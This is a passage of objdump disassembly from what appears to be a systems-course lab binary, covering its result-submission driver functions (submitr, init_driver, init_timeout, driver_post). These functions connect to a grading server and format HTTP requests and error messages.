40223d: 00 00 00 00 00
402241: 66 c7 84 24 3e a0 00 00 movw $0x0,0xa03e(%rsp)
402248: 00 00 00 00
```

40224b: 66 c7 84 24 30 a0 00 movw \$0x2,0xa030(%rsp)
402252: 00 02 00
402255: 48 63 50 14 movslq 0x14(%rax),%rdx
402259: 48 8b 40 18 mov 0x18(%rax),%rax
40225d: 48 8b 30 mov (%rax),%rsi
402260: 48 8d bc 24 34 a0 00 lea 0xa034(%rsp),%rdi
402267: 00
402268: b9 0c 00 00 00 mov \$0xc,%ecx
40226d: e8 fe e9 ff ff callq 400c70 <__memmove_chk@plt>
402272: 0f b7 44 24 04 movzwl 0x4(%rsp),%eax
402277: 66 c1 c8 08 ror \$0x8,%ax
40227b: 66 89 84 24 32 a0 00 mov %ax,0xa032(%rsp)
402282: 00
402283: ba 10 00 00 00 mov \$0x10,%edx
402288: 48 8d b4 24 30 a0 00 lea 0xa030(%rsp),%rsi
40228f: 00
402290: 89 df mov %ebx,%edi
402292: e8 a9 ea ff ff callq 400d40 <connect@plt>
402297: 85 c0 test %eax,%eax
402299: 0f 88 ce 02 00 00 js 40256d <submitr+0x3ab>
40229f: 48 c7 c6 ff ff ff mov \$0xffffffffffffffff,%rsi
4022a6: b8 00 00 00 00 mov \$0x0,%eax
4022ab: 48 89 f1 mov %rsi,%rcx
4022ae: 4c 89 ef mov %r13,%rdi
4022b1: f2 ae repnz scas %es:(%rdi),%al
4022b3: 48 89 ca mov %rcx,%rdx
4022b6: 48 f7 d2 not %rdx
4022b9: 48 89 f1 mov %rsi,%rcx
4022bc: 4c 89 ff mov %r15,%rdi
4022bf: f2 ae repnz scas %es:(%rdi),%al
4022c1: 48 f7 d1 not %rcx
4022c4: 49 89 c8 mov %rcx,%r8
4022c7: 48 89 f1 mov %rsi,%rcx
4022ca: 4c 89 f7 mov %r14,%rdi
4022cd: f2 ae repnz scas %es:(%rdi),%al
4022cf: 48 f7 d1 not %rcx
4022d2: 4d 8d 44 08 fe lea -0x2(%r8,%rcx,1),%r8
4022d7: 48 89 f1 mov %rsi,%rcx
4022da: 48 8b 7c 24 08 mov 0x8(%rsp),%rdi
4022df: f2 ae repnz scas %es:(%rdi),%al
4022e1: 48 89 c8 mov %rcx,%rax
4022e4: 48 f7 d0 not %rax
4022e7: 49 8d 4c 00 ff lea -0x1(%r8,%rax,1),%rcx
4022ec: 48 8d 44 52 fd lea -0x3(%rdx,%rdx,2),%rax
4022f1: 48 8d 84 01 80 00 00 lea 0x80(%rcx,%rax,1),%rax
4022f8: 00
4022f9: 48 3d 00 20 00 00 cmp \$0x2000,%rax
4022ff: 0f 87 c2 02 00 00 ja 4025c7 <submitr+0x405>
402305: 48 8d b4 24 20 40 00 lea 0x4020(%rsp),%rsi
40230c: 00
40230d: b9 00 04 00 00 mov \$0x400,%ecx
402312: b8 00 00 00 00 mov \$0x0,%eax

402317: 48 89 f7 mov %rsi,%rdi
40231a: f3 48 ab rep stos %rax,%es:(%rdi)
40231d: 4c 89 ef mov %r13,%rdi
402320: e8 a9 fd ff ff callq 4020ce <urlencode>
402325: 85 c0 test %eax,%eax
402327: 0f 88 0d 03 00 00 js 40263a <submitr+0x478>
40232d: 4c 8d ac 24 20 60 00 lea 0x6020(%rsp),%r13
402334: 00
402335: 41 54 push %r12
402337: 48 8d 84 24 28 40 00 lea 0x4028(%rsp),%rax
40233e: 00
40233f: 50 push %rax
402340: 4d 89 f9 mov %r15,%r9
402343: 4d 89 f0 mov %r14,%r8
402346: b9 78 32 40 00 mov \$0x403278,%ecx
40234b: ba 00 20 00 00 mov \$0x2000,%edx
402350: be 01 00 00 00 mov \$0x1,%esi
402355: 4c 89 ef mov %r13,%rdi
402358: b8 00 00 00 00 mov \$0x0,%eax
40235d: e8 fe e9 ff ff callq 400d60 <_sprintf_chk@plt>
402362: 48 c7 c1 ff ff ff mov \$0xfffffffffffffff,%rcx
402369: b8 00 00 00 00 mov \$0x0,%eax
40236e: 4c 89 ef mov %r13,%rdi
402371: f2 ae repnz scas %es:(%rdi),%al
402373: 48 89 ca mov %rcx,%rdx
402376: 48 f7 d2 not %rdx
402379: 48 8d 52 ff lea -0x1(%rdx),%rdx
40237d: 4c 89 ee mov %r13,%rsi
402380: 89 df mov %ebx,%edi
402382: e8 df fb ff ff callq 401f66 <rio_writen>
402387: 48 83 c4 10 add \$0x10,%rsp
40238b: 48 85 c0 test %rax,%rax
40238e: 0f 88 31 03 00 00 js 4026c5 <submitr+0x503>
402394: 89 de mov %ebx,%esi
402396: 48 8d bc 24 20 80 00 lea 0x8020(%rsp),%rdi
40239d: 00
40239e: e8 83 fb ff ff callq 401f26 <rio_readinitb>
4023a3: ba 00 20 00 00 mov \$0x2000,%edx
4023a8: 48 8d b4 24 20 60 00 lea 0x6020(%rsp),%rsi
4023af: 00
4023b0: 48 8d bc 24 20 80 00 lea 0x8020(%rsp),%rdi
4023b7: 00
4023b8: e8 92 fc ff ff callq 40204f <rio_readlineb>
4023bd: 48 85 c0 test %rax,%rax
4023c0: 0f 8e 6e 03 00 00 jle 402734 <submitr+0x572>
4023c6: 4c 8d 44 24 10 lea 0x10(%rsp),%r8
4023cb: 48 8d 8c 24 1c 20 00 lea 0x201c(%rsp),%rcx
4023d2: 00
4023d3: 48 8d 94 24 20 20 00 lea 0x2020(%rsp),%rdx
4023da: 00
4023db: be ef 32 40 00 mov \$0x4032ef,%esi
4023e0: 48 8d bc 24 20 60 00 lea 0x6020(%rsp),%rdi

4023e7: 00
4023e8: b8 00 00 00 00 mov \$0x0,%eax
4023ed: e8 de e8 ff ff callq 400cd0 <_isoc99_sscanf@plt>
4023f2: 48 8d b4 24 20 60 00 lea 0x6020(%rsp),%rsi
4023f9: 00
4023fa: bf 06 33 40 00 mov \$0x403306,%edi
4023ff: b9 03 00 00 00 mov \$0x3,%ecx
402404: f3 a6 repz cmpsb %es:(%rdi),%ds:(%rsi)
402406: 0f 97 c0 seta %al
402409: 1c 00 sbb \$0x0,%al
40240b: 84 c0 test %al,%al
40240d: 0f 84 9f 03 00 00 je 4027b2 <submitr+0x5f0>
402413: ba 00 20 00 00 mov \$0x2000,%edx
402418: 48 8d b4 24 20 60 00 lea 0x6020(%rsp),%rsi
40241f: 00
402420: 48 8d bc 24 20 80 00 lea 0x8020(%rsp),%rdi
402427: 00
402428: e8 22 fc ff ff callq 40204f <rio_readlineb>
40242d: 48 85 c0 test %rax,%rax
402430: 7f c0 jg 4023f2 <submitr+0x230>
402432: 48 b8 45 72 72 6f 72 movabs \$0x43203a726f727245,%rax
402439: 3a 20 43
40243c: 48 ba 6c 69 65 6e 74 movabs \$0x6e7520746e65696c,%rdx
402443: 20 75 6e
402446: 48 89 45 00 mov %rax,0x0(%rbp)
40244a: 48 89 55 08 mov %rdx,0x8(%rbp)
40244e: 48 b8 61 62 6c 65 20 movabs \$0x206f7420656c6261,%rax
402455: 74 6f 20
402458: 48 ba 72 65 61 64 20 movabs \$0x6165682064616572,%rdx
40245f: 68 65 61
402462: 48 89 45 10 mov %rax,0x10(%rbp)
402466: 48 89 55 18 mov %rdx,0x18(%rbp)
40246a: 48 b8 64 65 72 73 20 movabs \$0x6f72662073726564,%rax
402471: 66 72 6f
402474: 48 ba 6d 20 74 68 65 movabs \$0x657220656874206d,%rdx
40247b: 20 72 65
40247e: 48 89 45 20 mov %rax,0x20(%rbp)
402482: 48 89 55 28 mov %rdx,0x28(%rbp)
402486: 48 b8 73 75 6c 74 20 movabs \$0x72657320746c7573,%rax
40248d: 73 65 72
402490: 48 89 45 30 mov %rax,0x30(%rbp)
402494: c7 45 38 76 65 72 00 movl \$0x726576,0x38(%rbp)
40249b: 89 df mov %ebx,%edi
40249d: e8 8e e7 ff ff callq 400c30 <close@plt>
4024a2: b8 ff ff ff mov \$0xffffffff,%eax
4024a7: 48 81 c4 48 a0 00 00 add \$0xa048,%rsp
4024ae: 5b pop %rbx
4024af: 5d pop %rbp
4024b0: 41 5c pop %r12
4024b2: 41 5d pop %r13
4024b4: 41 5e pop %r14
4024b6: 41 5f pop %r15

4024b8: c3 retq
4024b9: 48 b8 45 72 72 6f 72 movabs \$0x43203a726f727245,%rax
4024c0: 3a 20 43
4024c3: 48 ba 6c 69 65 6e 74 movabs \$0x6e7520746e65696c,%rdx
4024ca: 20 75 6e
4024cd: 48 89 45 00 mov %rax,0x0(%rbp)
4024d1: 48 89 55 08 mov %rdx,0x8(%rbp)
4024d5: 48 b8 61 62 6c 65 20 movabs \$0x206f7420656c6261,%rax
4024dc: 74 6f 20
4024df: 48 ba 63 72 65 61 74 movabs \$0x7320657461657263,%rdx
4024e6: 65 20 73
4024e9: 48 89 45 10 mov %rax,0x10(%rbp)
4024ed: 48 89 55 18 mov %rdx,0x18(%rbp)
4024f1: c7 45 20 6f 63 6b 65 movl \$0x656b636f,0x20(%rbp)
4024f8: 66 c7 45 24 74 00 movw \$0x74,0x24(%rbp)
4024fe: b8 ff ff ff mov \$0xffffffff,%eax
402503: eb a2 jmp 4024a7 <submitr+0x2e5>
402505: 48 b8 45 72 72 6f 72 movabs \$0x44203a726f727245,%rax
40250c: 3a 20 44
40250f: 48 ba 4e 53 20 69 73 movabs \$0x6e7520736920534e,%rdx
402516: 20 75 6e
402519: 48 89 45 00 mov %rax,0x0(%rbp)
40251d: 48 89 55 08 mov %rdx,0x8(%rbp)
402521: 48 b8 61 62 6c 65 20 movabs \$0x206f7420656c6261,%rax
402528: 74 6f 20
40252b: 48 ba 72 65 73 6f 6c movabs \$0x2065766c6f736572,%rdx
402532: 76 65 20
402535: 48 89 45 10 mov %rax,0x10(%rbp)
402539: 48 89 55 18 mov %rdx,0x18(%rbp)
40253d: 48 b8 73 65 72 76 65 movabs \$0x6120726576726573,%rax
402544: 72 20 61
402547: 48 89 45 20 mov %rax,0x20(%rbp)
40254b: c7 45 28 64 64 72 65 movl \$0x65726464,0x28(%rbp)
402552: 66 c7 45 2c 73 73 movw \$0x7373,0x2c(%rbp)
402558: c6 45 2e 00 movb \$0x0,0x2e(%rbp)
40255c: 89 df mov %ebx,%edi
40255e: e8 cd e6 ff ff callq 400c30 <close@plt>
402563: b8 ff ff ff mov \$0xffffffff,%eax
402568: e9 3a ff ff ff jmpq 4024a7 <submitr+0x2e5>
40256d: 48 b8 45 72 72 6f 72 movabs \$0x55203a726f727245,%rax
402574: 3a 20 55
402577: 48 ba 6e 61 62 6c 65 movabs \$0x6f7420656c62616e,%rdx
40257e: 20 74 6f
402581: 48 89 45 00 mov %rax,0x0(%rbp)
402585: 48 89 55 08 mov %rdx,0x8(%rbp)
402589: 48 b8 20 63 6f 6e 6e movabs \$0x7463656e6e6f6320,%rax
402590: 65 63 74
402593: 48 ba 20 74 6f 20 74 movabs \$0x20656874206f7420,%rdx
40259a: 68 65 20
40259d: 48 89 45 10 mov %rax,0x10(%rbp)
4025a1: 48 89 55 18 mov %rdx,0x18(%rbp)
4025a5: c7 45 20 73 65 72 76 movl \$0x76726573,0x20(%rbp)

4025ac: 66 c7 45 24 65 72 movw \$0x7265,0x24(%rbp)
4025b2: c6 45 26 00 movb \$0x0,0x26(%rbp)
4025b6: 89 df mov %ebx,%edi
4025b8: e8 73 e6 ff ff callq 400c30 <close@plt>
4025bd: b8 ff ff ff mov \$0xffffffff,%eax
4025c2: e9 e0 fe ff ff jmpq 4024a7 <submitr+0x2e5>
4025c7: 48 b8 45 72 72 6f 72 movabs \$0x52203a726f727245,%rax
4025ce: 3a 20 52
4025d1: 48 ba 65 73 75 6c 74 movabs \$0x747320746c757365,%rdx
4025d8: 20 73 74
4025db: 48 89 45 00 mov %rax,0x0(%rbp)
4025df: 48 89 55 08 mov %rdx,0x8(%rbp)
4025e3: 48 b8 72 69 6e 67 20 movabs \$0x6f6f7420676e6972,%rax
4025ea: 74 6f 6f
4025ed: 48 ba 20 6c 61 72 67 movabs \$0x202e656772616c20,%rdx
4025f4: 65 2e 20
4025f7: 48 89 45 10 mov %rax,0x10(%rbp)
4025fb: 48 89 55 18 mov %rdx,0x18(%rbp)
4025ff: 48 b8 49 6e 63 72 65 movabs \$0x6573616572636e49,%rax
402606: 61 73 65
402609: 48 ba 20 53 55 42 4d movabs \$0x5254494d42555320,%rdx
402610: 49 54 52
402613: 48 89 45 20 mov %rax,0x20(%rbp)
402617: 48 89 55 28 mov %rdx,0x28(%rbp)
40261b: 48 b8 5f 4d 41 58 42 movabs \$0x46554258414d5f,%rax
402622: 55 46 00
402625: 48 89 45 30 mov %rax,0x30(%rbp)
402629: 89 df mov %ebx,%edi
40262b: e8 00 e6 ff ff callq 400c30 <close@plt>
402630: b8 ff ff ff mov \$0xffffffff,%eax
402635: e9 6d fe ff ff jmpq 4024a7 <submitr+0x2e5>
40263a: 48 b8 45 72 72 6f 72 movabs \$0x52203a726f727245,%rax
402641: 3a 20 52
402644: 48 ba 65 73 75 6c 74 movabs \$0x747320746c757365,%rdx
40264b: 20 73 74
40264e: 48 89 45 00 mov %rax,0x0(%rbp)
402652: 48 89 55 08 mov %rdx,0x8(%rbp)
402656: 48 b8 72 69 6e 67 20 movabs \$0x6e6f6320676e6972,%rax
40265d: 63 6f 6e
402660: 48 ba 74 61 69 6e 73 movabs \$0x6e6120736e696174,%rdx
402667: 20 61 6e
40266a: 48 89 45 10 mov %rax,0x10(%rbp)
40266e: 48 89 55 18 mov %rdx,0x18(%rbp)
402672: 48 b8 20 69 6c 6c 65 movabs \$0x6c6167656c6c6920,%rax
402679: 67 61 6c
40267c: 48 ba 20 6f 72 20 75 movabs \$0x72706e7520726f20,%rdx
402683: 6e 70 72
402686: 48 89 45 20 mov %rax,0x20(%rbp)
40268a: 48 89 55 28 mov %rdx,0x28(%rbp)
40268e: 48 b8 69 6e 74 61 62 movabs \$0x20656c6261746e69,%rax
402695: 6c 65 20
402698: 48 ba 63 68 61 72 61 movabs \$0x6574636172616863,%rdx

40269f: 63 74 65
4026a2: 48 89 45 30 mov %rax,0x30(%rbp)
4026a6: 48 89 55 38 mov %rdx,0x38(%rbp)
4026aa: 66 c7 45 40 72 2e movw \$0x2e72,0x40(%rbp)
4026b0: c6 45 42 00 movb \$0x0,0x42(%rbp)
4026b4: 89 df mov %ebx,%edi
4026b6: e8 75 e5 ff ff callq 400c30 <close@plt>
4026bb: b8 ff ff ff ff mov \$0xffffffff,%eax
4026c0: e9 e2 fd ff ff jmpq 4024a7 <submitr+0x2e5>
4026c5: 48 b8 45 72 72 6f 72 movabs \$0x43203a726f727245,%rax
4026cc: 3a 20 43
4026cf: 48 ba 6c 69 65 6e 74 movabs \$0x6e7520746e65696c,%rdx
4026d6: 20 75 6e
4026d9: 48 89 45 00 mov %rax,0x0(%rbp)
4026dd: 48 89 55 08 mov %rdx,0x8(%rbp)
4026e1: 48 b8 61 62 6c 65 20 movabs \$0x206f7420656c6261,%rax
4026e8: 74 6f 20
4026eb: 48 ba 77 72 69 74 65 movabs \$0x6f74206574697277,%rdx
4026f2: 20 74 6f
4026f5: 48 89 45 10 mov %rax,0x10(%rbp)
4026f9: 48 89 55 18 mov %rdx,0x18(%rbp)
4026fd: 48 b8 20 74 68 65 20 movabs \$0x7365722065687420,%rax
402704: 72 65 73
402707: 48 ba 75 6c 74 20 73 movabs \$0x7672657320746c75,%rdx
40270e: 65 72 76
402711: 48 89 45 20 mov %rax,0x20(%rbp)
402715: 48 89 55 28 mov %rdx,0x28(%rbp)
402719: 66 c7 45 30 65 72 movw \$0x7265,0x30(%rbp)
40271f: c6 45 32 00 movb \$0x0,0x32(%rbp)
402723: 89 df mov %ebx,%edi
402725: e8 06 e5 ff ff callq 400c30 <close@plt>
40272a: b8 ff ff ff ff mov \$0xffffffff,%eax
40272f: e9 73 fd ff ff jmpq 4024a7 <submitr+0x2e5>
402734: 48 b8 45 72 72 6f 72 movabs \$0x43203a726f727245,%rax
40273b: 3a 20 43
40273e: 48 ba 6c 69 65 6e 74 movabs \$0x6e7520746e65696c,%rdx
402745: 20 75 6e
402748: 48 89 45 00 mov %rax,0x0(%rbp)
40274c: 48 89 55 08 mov %rdx,0x8(%rbp)
402750: 48 b8 61 62 6c 65 20 movabs \$0x206f7420656c6261,%rax
402757: 74 6f 20
40275a: 48 ba 72 65 61 64 20 movabs \$0x7269662064616572,%rdx
402761: 66 69 72
402764: 48 89 45 10 mov %rax,0x10(%rbp)
402768: 48 89 55 18 mov %rdx,0x18(%rbp)
40276c: 48 b8 73 74 20 68 65 movabs \$0x6564616568207473,%rax
402773: 61 64 65
402776: 48 ba 72 20 66 72 6f movabs \$0x72206d6f72662072,%rdx
40277d: 6d 20 72
402780: 48 89 45 20 mov %rax,0x20(%rbp)
402784: 48 89 55 28 mov %rdx,0x28(%rbp)
402788: 48 b8 65 73 75 6c 74 movabs \$0x657320746c757365,%rax

40278f: 20 73 65
402792: 48 89 45 30 mov %rax,0x30(%rbp)
402796: c7 45 38 72 76 65 72 movl \$0x72657672,0x38(%rbp)
40279d: c6 45 3c 00 movb \$0x0,0x3c(%rbp)
4027a1: 89 df mov %ebx,%edi
4027a3: e8 88 e4 ff ff callq 400c30 <close@plt>
4027a8: b8 ff ff ff mov \$0xffffffff,%eax
4027ad: e9 f5 fc ff ff jmpq 4024a7 <submitr+0x2e5>
4027b2: ba 00 20 00 00 mov \$0x2000,%edx
4027b7: 48 8d b4 24 20 60 00 lea 0x6020(%rsp),%rsi
4027be: 00
4027bf: 48 8d bc 24 20 80 00 lea 0x8020(%rsp),%rdi
4027c6: 00
4027c7: e8 83 f8 ff ff callq 40204f <rio_readlineb>
4027cc: 48 85 c0 test %rax,%rax
4027cf: 0f 8e 93 00 00 00 jle 402868 <submitr+0x6a6>
4027d5: 44 8b 84 24 1c 20 00 mov 0x201c(%rsp),%r8d
4027dc: 00
4027dd: 41 81 f8 c8 00 00 00 cmp \$0xc8,%r8d
4027e4: 0f 85 02 01 00 00 jne 4028ec <submitr+0x72a>
4027ea: 48 8d b4 24 20 60 00 lea 0x6020(%rsp),%rsi
4027f1: 00
4027f2: 48 89 ef mov %rbp,%rdi
4027f5: e8 d6 e3 ff ff callq 400bd0 <strcpy@plt>
4027fa: 89 df mov %ebx,%edi
4027fc: e8 2f e4 ff ff callq 400c30 <close@plt>
402801: bf 00 33 40 00 mov \$0x403300,%edi
402806: b9 04 00 00 00 mov \$0x4,%ecx
40280b: 48 89 ee mov %rbp,%rsi
40280e: f3 a6 repz cmpsb %es:(%rdi),%ds:(%rsi)
402810: 0f 97 c0 seta %al
402813: 1c 00 sbb \$0x0,%al
402815: 0f be c0 movsbl %al,%eax
402818: 85 c0 test %eax,%eax
40281a: 0f 84 87 fc ff ff je 4024a7 <submitr+0x2e5>
402820: bf 04 33 40 00 mov \$0x403304,%edi
402825: b9 05 00 00 00 mov \$0x5,%ecx
40282a: 48 89 ee mov %rbp,%rsi
40282d: f3 a6 repz cmpsb %es:(%rdi),%ds:(%rsi)
40282f: 0f 97 c0 seta %al
402832: 1c 00 sbb \$0x0,%al
402834: 0f be c0 movsbl %al,%eax
402837: 85 c0 test %eax,%eax
402839: 0f 84 68 fc ff ff je 4024a7 <submitr+0x2e5>
40283f: bf 09 33 40 00 mov \$0x403309,%edi
402844: b9 03 00 00 00 mov \$0x3,%ecx
402849: 48 89 ee mov %rbp,%rsi
40284c: f3 a6 repz cmpsb %es:(%rdi),%ds:(%rsi)
40284e: 0f 97 c0 seta %al
402851: 1c 00 sbb \$0x0,%al
402853: 0f be c0 movsbl %al,%eax
402856: 85 c0 test %eax,%eax

```

402858: 0f 84 49 fc ff ff      je   4024a7 <submitr+0x2e5>
40285e: b8 ff ff ff ff      mov   $0xffffffff,%eax
402863: e9 3f fc ff ff      jmpq 4024a7 <submitr+0x2e5>
402868: 48 b8 45 72 72 6f 72    movabs $0x43203a726f727245,%rax
40286f: 3a 20 43
402872: 48 ba 6c 69 65 6e 74    movabs $0x6e7520746e65696c,%rdx
402879: 20 75 6e
40287c: 48 89 45 00      mov   %rax,0x0(%rbp)
402880: 48 89 55 08      mov   %rdx,0x8(%rbp)
402884: 48 b8 61 62 6c 65 20    movabs $0x206f7420656c6261,%rax
40288b: 74 6f 20
40288e: 48 ba 72 65 61 64 20    movabs $0x6174732064616572,%rdx
402895: 73 74 61
402898: 48 89 45 10      mov   %rax,0x10(%rbp)
40289c: 48 89 55 18      mov   %rdx,0x18(%rbp)
4028a0: 48 b8 74 75 73 20 6d    movabs $0x7373656d20737574,%rax
4028a7: 65 73 73
4028aa: 48 ba 61 67 65 20 66    movabs $0x6d6f726620656761,%rdx
4028b1: 72 6f 6d
4028b4: 48 89 45 20      mov   %rax,0x20(%rbp)
4028b8: 48 89 55 28      mov   %rdx,0x28(%rbp)
4028bc: 48 b8 20 72 65 73 75    movabs $0x20746c7573657220,%rax
4028c3: 6c 74 20
4028c6: 48 89 45 30      mov   %rax,0x30(%rbp)
4028ca: c7 45 38 73 65 72 76    movl  $0x76726573,0x38(%rbp)
4028d1: 66 c7 45 3c 65 72    movw  $0x7265,0x3c(%rbp)
4028d7: c6 45 3e 00      movb  $0x0,0x3e(%rbp)
4028db: 89 df      mov   %ebx,%edi
4028dd: e8 4e e3 ff ff      callq 400c30 <close@plt>
4028e2: b8 ff ff ff ff      mov   $0xffffffff,%eax
4028e7: e9 bb fb ff ff      jmpq 4024a7 <submitr+0x2e5>
4028ec: 4c 8d 4c 24 10      lea   0x10(%rsp),%r9
4028f1: b9 b8 32 40 00      mov   $0x4032b8,%ecx
4028f6: 48 c7 c2 ff ff ff      mov   $0xffffffffffffffff,%rdx
4028fd: be 01 00 00 00      mov   $0x1,%esi
402902: 48 89 ef      mov   %rbp,%rdi
402905: b8 00 00 00 00      mov   $0x0,%eax
40290a: e8 51 e4 ff ff      callq 400d60 <__sprintf_chk@plt>
40290f: 89 df      mov   %ebx,%edi
402911: e8 1a e3 ff ff      callq 400c30 <close@plt>
402916: b8 ff ff ff ff      mov   $0xffffffff,%eax
40291b: e9 87 fb ff ff      jmpq 4024a7 <submitr+0x2e5>

```

0000000000402920 <init_timeout>:

```

402920: 85 ff      test  %edi,%edi
402922: 74 26      je   40294a <init_timeout+0x2a>
402924: 53      push  %rbx
402925: 89 fb      mov   %edi,%ebx
402927: 85 ff      test  %edi,%edi
402929: 78 18      js   402943 <init_timeout+0x23>
40292b: be 38 1f 40 00    mov   $0x401f38,%esi
402930: bf 0e 00 00 00    mov   $0xe,%edi

```

```
402935: e8 16 e3 ff ff      callq 400c50 <signal@plt>
40293a: 89 df              mov    %ebx,%edi
40293c: e8 df e2 ff ff      callq 400c20 <alarm@plt>
402941: 5b                 pop   %rbx
402942: c3                 retq 
402943: bb 00 00 00 00      mov    $0x0,%ebx
402948: eb e1              jmp   40292b <init_timeout+0xb>
40294a: f3 c3              repz retq
```

0000000000040294c <init_driver>:

```
40294c: 55                 push  %rbp
40294d: 53                 push  %rbx
40294e: 48 83 ec 18        sub   $0x18,%rsp
402952: 48 89 fd            mov    %rdi,%rbp
402955: be 01 00 00 00      mov    $0x1,%esi
40295a: bf 0d 00 00 00      mov    $0xd,%edi
40295f: e8 ec e2 ff ff      callq 400c50 <signal@plt>
402964: be 01 00 00 00      mov    $0x1,%esi
402969: bf 1d 00 00 00      mov    $0x1d,%edi
40296e: e8 dd e2 ff ff      callq 400c50 <signal@plt>
402973: be 01 00 00 00      mov    $0x1,%esi
402978: bf 1d 00 00 00      mov    $0x1d,%edi
40297d: e8 ce e2 ff ff      callq 400c50 <signal@plt>
402982: ba 00 00 00 00      mov    $0x0,%edx
402987: be 01 00 00 00      mov    $0x1,%esi
40298c: bf 02 00 00 00      mov    $0x2,%edi
402991: e8 da e3 ff ff      callq 400d70 <socket@plt>
402996: 85 c0              test  %eax,%eax
402998: 0f 88 88 00 00 00  js   402a26 <init_driver+0xda>
40299e: 89 c3              mov   %eax,%ebx
4029a0: bf 0c 33 40 00      mov   $0x40330c,%edi
4029a5: e8 b6 e2 ff ff      callq 400c60 <gethostbyname@plt>
4029aa: 48 85 c0            test  %rax,%rax
4029ad: 0f 84 bf 00 00 00  je   402a72 <init_driver+0x126>
4029b3: 48 c7 44 24 02 00 00 movq $0x0,0x2(%rsp)
4029ba: 00 00
4029bc: c7 44 24 0a 00 00 00 movl $0x0,0xa(%rsp)
4029c3: 00
4029c4: 66 c7 44 24 0e 00 00 movw $0x0,0xe(%rsp)
4029cb: 66 c7 04 24 02 00 00 movw $0x2,(%rsp)
4029d1: 48 63 50 14        movslq 0x14(%rax),%rdx
4029d5: 48 8b 40 18        mov   0x18(%rax),%rax
4029d9: 48 8b 30            mov   (%rax),%rsi
4029dc: 48 8d 7c 24 04      lea   0x4(%rsp),%rdi
4029e1: b9 0c 00 00 00      mov   $0xc,%ecx
4029e6: e8 85 e2 ff ff      callq 400c70 <_memmove_chk@plt>
4029eb: 66 c7 44 24 02 3c 9a movw $0x9a3c,0x2(%rsp)
4029f2: ba 10 00 00 00      mov   $0x10,%edx
4029f7: 48 89 e6            mov   %rsp,%rsi
4029fa: 89 df              mov   %ebx,%edi
4029fc: e8 3f e3 ff ff      callq 400d40 <connect@plt>
402a01: 85 c0              test  %eax,%eax
```

402a03: 0f 88 d1 00 00 00 js 402ada <init_driver+0x18e>
402a09: 89 df mov %ebx,%edi
402a0b: e8 20 e2 ff ff callq 400c30 <close@plt>
402a10: 66 c7 45 00 4f 4b movw \$0x4b4f,0x0(%rbp)
402a16: c6 45 02 00 movb \$0x0,0x2(%rbp)
402a1a: b8 00 00 00 00 mov \$0x0,%eax
402a1f: 48 83 c4 18 add \$0x18,%rsp
402a23: 5b pop %rbx
402a24: 5d pop %rbp
402a25: c3 retq
402a26: 48 b8 45 72 72 6f 72 movabs \$0x43203a726f727245,%rax
402a2d: 3a 20 43
402a30: 48 ba 6c 69 65 6e 74 movabs \$0x6e7520746e65696c,%rdx
402a37: 20 75 6e
402a3a: 48 89 45 00 mov %rax,0x0(%rbp)
402a3e: 48 89 55 08 mov %rdx,0x8(%rbp)
402a42: 48 b8 61 62 6c 65 20 movabs \$0x206f7420656c6261,%rax
402a49: 74 6f 20
402a4c: 48 ba 63 72 65 61 74 movabs \$0x7320657461657263,%rdx
402a53: 65 20 73
402a56: 48 89 45 10 mov %rax,0x10(%rbp)
402a5a: 48 89 55 18 mov %rdx,0x18(%rbp)
402a5e: c7 45 20 6f 63 6b 65 movl \$0x656b636f,0x20(%rbp)
402a65: 66 c7 45 24 74 00 movw \$0x74,0x24(%rbp)
402a6b: b8 ff ff ff ff mov \$0xffffffff,%eax
402a70: eb ad jmp 402a1f <init_driver+0xd3>
402a72: 48 b8 45 72 72 6f 72 movabs \$0x44203a726f727245,%rax
402a79: 3a 20 44
402a7c: 48 ba 4e 53 20 69 73 movabs \$0x6e7520736920534e,%rdx
402a83: 20 75 6e
402a86: 48 89 45 00 mov %rax,0x0(%rbp)
402a8a: 48 89 55 08 mov %rdx,0x8(%rbp)
402a8e: 48 b8 61 62 6c 65 20 movabs \$0x206f7420656c6261,%rax
402a95: 74 6f 20
402a98: 48 ba 72 65 73 6f 6c movabs \$0x2065766c6f736572,%rdx
402a9f: 76 65 20
402aa2: 48 89 45 10 mov %rax,0x10(%rbp)
402aa6: 48 89 55 18 mov %rdx,0x18(%rbp)
402aaa: 48 b8 73 65 72 76 65 movabs \$0x6120726576726573,%rax
402ab1: 72 20 61
402ab4: 48 89 45 20 mov %rax,0x20(%rbp)
402ab8: c7 45 28 64 64 72 65 movl \$0x65726464,0x28(%rbp)
402abf: 66 c7 45 2c 73 73 movw \$0x7373,0x2c(%rbp)
402ac5: c6 45 2e 00 movb \$0x0,0x2e(%rbp)
402ac9: 89 df mov %ebx,%edi
402acb: e8 60 e1 ff ff callq 400c30 <close@plt>
402ad0: b8 ff ff ff ff mov \$0xffffffff,%eax
402ad5: e9 45 ff ff ff jmpq 402a1f <init_driver+0xd3>
402ada: 48 b8 45 72 72 6f 72 movabs \$0x55203a726f727245,%rax
402ae1: 3a 20 55
402ae4: 48 ba 6e 61 62 6c 65 movabs \$0x6f7420656c62616e,%rdx
402aeb: 20 74 6f

```

402aee: 48 89 45 00      mov    %rax,0x0(%rbp)
402af2: 48 89 55 08      mov    %rdx,0x8(%rbp)
402af6: 48 b8 20 63 6f 6e 6e   movabs $0x7463656e6e6f6320,%rax
402afd: 65 63 74
402b00: 48 ba 20 74 6f 20 73   movabs $0x76726573206f7420,%rdx
402b07: 65 72 76
402b0a: 48 89 45 10      mov    %rax,0x10(%rbp)
402b0e: 48 89 55 18      mov    %rdx,0x18(%rbp)
402b12: 66 c7 45 20 65 72   movw   $0x7265,0x20(%rbp)
402b18: c6 45 22 00      movb   $0x0,0x22(%rbp)
402b1c: 89 df          mov    %ebx,%edi
402b1e: e8 0d e1 ff ff    callq  400c30 <close@plt>
402b23: b8 ff ff ff ff    mov    $0xffffffff,%eax
402b28: e9 f2 fe ff ff    jmpq   402a1f <init_driver+0xd3>

```

0000000000402b2d <driver_post>:

```

402b2d: 53          push   %rbx
402b2e: 4c 89 cb      mov    %r9,%rbx
402b31: 45 85 c0      test   %r8d,%r8d
402b34: 75 18          jne   402b4e <driver_post+0x21>
402b36: 48 85 ff      test   %rdi,%rdi
402b39: 74 05          je    402b40 <driver_post+0x13>
402b3b: 80 3f 00      cmpb   $0x0,(%rdi)
402b3e: 75 35          jne   402b75 <driver_post+0x48>
402b40: 66 c7 03 4f 4b   movw   $0x4b4f,(%rbx)
402b45: c6 43 02 00   movb   $0x0,0x2(%rbx)
402b49: 44 89 c0      mov    %r8d,%eax
402b4c: 5b          pop    %rbx
402b4d: c3          retq
402b4e: 48 89 ca      mov    %rcx,%rdx
402b51: be 24 33 40 00   mov    $0x403324,%esi
